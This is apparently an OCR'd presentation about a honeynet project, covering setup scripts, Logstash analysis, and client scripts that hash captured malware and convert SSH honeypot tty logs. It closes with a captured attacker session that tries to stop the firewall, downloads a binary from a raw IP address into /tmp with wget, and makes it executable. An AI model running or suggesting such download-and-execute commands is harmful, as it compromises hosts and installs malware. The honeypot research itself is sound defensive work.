
analysis scripts
logstash
stunnel

GOALS

- Easy Installation
- Secure communication
- Automatic & Central Analysis

EASY INSTALLATION

One Shell script




Fixed a typo

jpyorre authored 2 minutes ago latest commit 916db52607

client	Updated to move malware instead of delete it	16 hours ago
server	Fixed more things	21 hours ago
README.md	Fixed a typo	5 days ago
honeynet_setup.sh	Fixed a typo	2 minutes ago

CLIENT INSTALLATION

One Shell script



```
josh@ubuntu:~$ ls -l
total 356
drwxr-xr-x 3 josh josh   4096 Sep 14 11:28 client
-rw-r--r-- 1 josh josh  13623 Sep 23 11:19 Honeynet_client_configuration.sh
```


CLIENT SCRIPTS

```
get_malware_info.py
```


Gets the sha256 hash for any malware samples and writes information to a file for Logstash.

```
readtty.py
```

Reads tty files from ssh honeypot and saves output to normal text files for Logstash readtty.py



```
[4hroot@svr04:~# /etc/init.d/iptables stop
bash: /etc/init.d/iptables: command not found
root@svr04:~# cd /tmp
[4l[4hroot@svr04:/tmp# wget  http://222.186.30.202:8066/linunv
[4l--2015-10-12 05:39:36--  http://222.186.30.202:8066/linunv
Connecting to 222.186.30.202:8066... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2426964 (2M) [application/octet-stream]
Saving to: `/tmp/linunv


 0% [>                                      ] 1,448        1K/s  eta 24m 18s
 0% [>                                      ] 11,596       6K/s  eta 5m 58s
 2% [>                                      ] 55,036       21K/s  eta 1m 50s
 6% [==>                                    ] 153,500      44K/s  eta 50s
14% [=====>                                 ] 351,848      89K/s  eta 23s
19% [=======>                               ] 471,568      100K/s  eta 19s
29% [===========>                           ] 706,628      135K/s  eta 12s
34% [=============>                         ] 826,348      138K/s  eta 11schmod +x /tmp/linunv
```

